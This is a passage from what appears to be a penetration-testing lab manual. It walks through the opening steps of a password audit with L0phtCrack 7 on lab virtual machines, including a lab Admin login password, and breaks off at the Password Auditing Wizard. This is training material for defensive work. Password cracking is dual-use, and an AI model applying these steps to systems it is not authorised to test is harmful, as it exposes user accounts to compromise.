
In this task, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.


1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** and select **Admin** account and type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Click **Search** icon ( ) on the **Desktop**. Type **l0phtcrack** in the search field, the **L0phtCrack 7** appears in the results, click **Open** to launch it.




4. **L0phtCrack 7** window appears, click the **Password Auditing Wizard** button.



